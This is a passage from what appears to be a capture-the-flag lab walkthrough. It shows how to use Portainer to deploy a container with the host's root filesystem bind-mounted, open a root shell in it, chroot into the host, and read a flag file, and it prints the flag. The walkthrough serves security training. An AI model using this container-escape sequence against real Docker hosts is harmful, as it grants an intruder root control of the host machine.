sharp_hamilton	running		-	wolfcms	2019-11-27 17:37:10	-	-
strange_antonelli	running		-	portainer	2019-11-27 17:36:59	172.17.0.2	9000:9000

Items per page 10

Step 32: Click on Add container button. Enter “mycontainer” in the name text field and select “wolfcms:latest” in the image field.


Create container

Containers > Add container

Name: mycontainer

Image configuration

Image: wolfcms:latest   Registry: DockerHub

Always pull the image: on

Network ports configuration


Publish all exposed network ports to random host ports: off

Manual network port publishing

Actions

Auto remove: off

Step 33: Scroll down and click on the volumes tab.


Always pull the image: on

Network ports configuration

Publish all exposed network ports to random host ports: off

Manual network port publishing


Actions

Auto remove: off

Advanced container settings

Volume mapping

Step 34: Click on the “map additional volume” button and select bind option. Enter “/host” in the container text field and “/” in the host text field.



Publish all exposed network ports to random host ports

Manual network port publishing

Actions

Auto remove


Advanced container settings

Volume mapping

container: /host (Volume / Bind)

host: / (Writable / Read-only)

Step 35: Click on the “Deploy the container” button to start the container.



127.0.0.1:9000/#/containers


Container list

Container successfully created

Name	State	Quick actions	Stack	Image	Created	IP Address	Published Ports
mycontainer	running		-	wolfcms:latest	2019-11-27 18:44:05	172.17.0.3	-
sharp_hamilton	running		-	wolfcms	2019-11-27 17:37:10	-	-
strange_antonelli	running		-	portainer	2019-11-27 17:36:59	172.17.0.2	9000:9000

The container was started successfully.

Step 36: Access the container console of "mycontainer" container. Click on the "Exec Console" button under quick actions column.




Command: /bin/bash

Use custom command

User: root

Step 37: Click on connect to spawn a bash shell on the container.

Command: id




Exec into container as `default user` using command `bash`

```
root@35c7fc4c4766:/#
root@35c7fc4c4766:/#
root@35c7fc4c4766:/# id
uid=0(root) gid=0(root) groups=0(root)
root@35c7fc4c4766:/#
root@35c7fc4c4766:/#
```

Step 38: List the file present in /host directory.

Command: ls /host




```
root@35c7fc4c4766:/# ls -l /host
total 76
drwxr-xr-x   2 root root  4096 Aug 18 13:48 bin
drwxr-xr-x   2 root root  4096 Aug 18 13:48 boot
drwxr-xr-x  16 root root  3900 Nov 27 12:06 dev
drwxr-xr-x  69 root root  4096 Nov  8 08:11 etc
drwxr-xr-x   3 root root  4096 Sep  3 06:51 home
drwxr-xr-x  13 root root  4096 Nov  7 21:19 lib
drwxr-xr-x   2 root root  4096 Aug 18 13:48 lib64
drwx------   2 root root 16384 Aug 18 13:47 lost+found
drwxr-xr-x   2 root root  4096 Aug 18 13:48 media
drwxr-xr-x   2 root root  4096 Aug 18 13:48 mnt
drwxr-xr-x   3 root root  4096 Aug 18 13:48 opt
dr-xr-xr-x 113 root root     0 Nov 27 12:06 proc
drwx------   3 root root  4096 Nov 27 16:54 root
drwxr-xr-x  18 root root   540 Nov 27 12:07 run
drwxr-xr-x   2 root root  4096 Nov  7 21:19 sbin
drwxr-xr-x   2 root root  4096 Aug 18 13:48 srv
dr-xr-xr-x  13 root root     0 Nov 27 16:54 sys
drwxrwxrwt   7 root root  4096 Nov 27 13:14 tmp
drwxr-xr-x  11 root root  4096 Aug 18 13:48 usr
drwxr-xr-x  11 root root  4096 Aug 18 13:48 var
root@35c7fc4c4766:/#
```

All the files of the host machine can be accessed.

Step 39: Chroot into the mounted directory and breakout of the container. Search for the flag on the host filesystem.

Commands:


```
chroot /host bash
find / -name flag 2>/dev/null
```



```
root@35c7fc4c4766:/#
root@35c7fc4c4766:/# chroot /host bash
root@35c7fc4c4766:/#
root@35c7fc4c4766:/#
root@35c7fc4c4766:/# find / -name flag 2>/dev/null
/root/flag
root@35c7fc4c4766:/#
```

Step 40: Retrieve the flag

Command: cat /root/flag



```
root@35c7fc4c4766:/#
root@35c7fc4c4766:/# cat /root/flag
ca9ad2fbfe7e1aa5a90c9fca5db57486
root@35c7fc4c4766:/#
root@35c7fc4c4766:/#
```

Flag: ca9ad2fbfe7e1aa5a90c9fca5db57486

References:

1. Docker (https://www.docker.com/)
2. Portainer (https://www.portainer.io/)
3. Wolf CMS - Arbitrary File Upload / Execution (https://www.exploit-db.com/exploits/38000)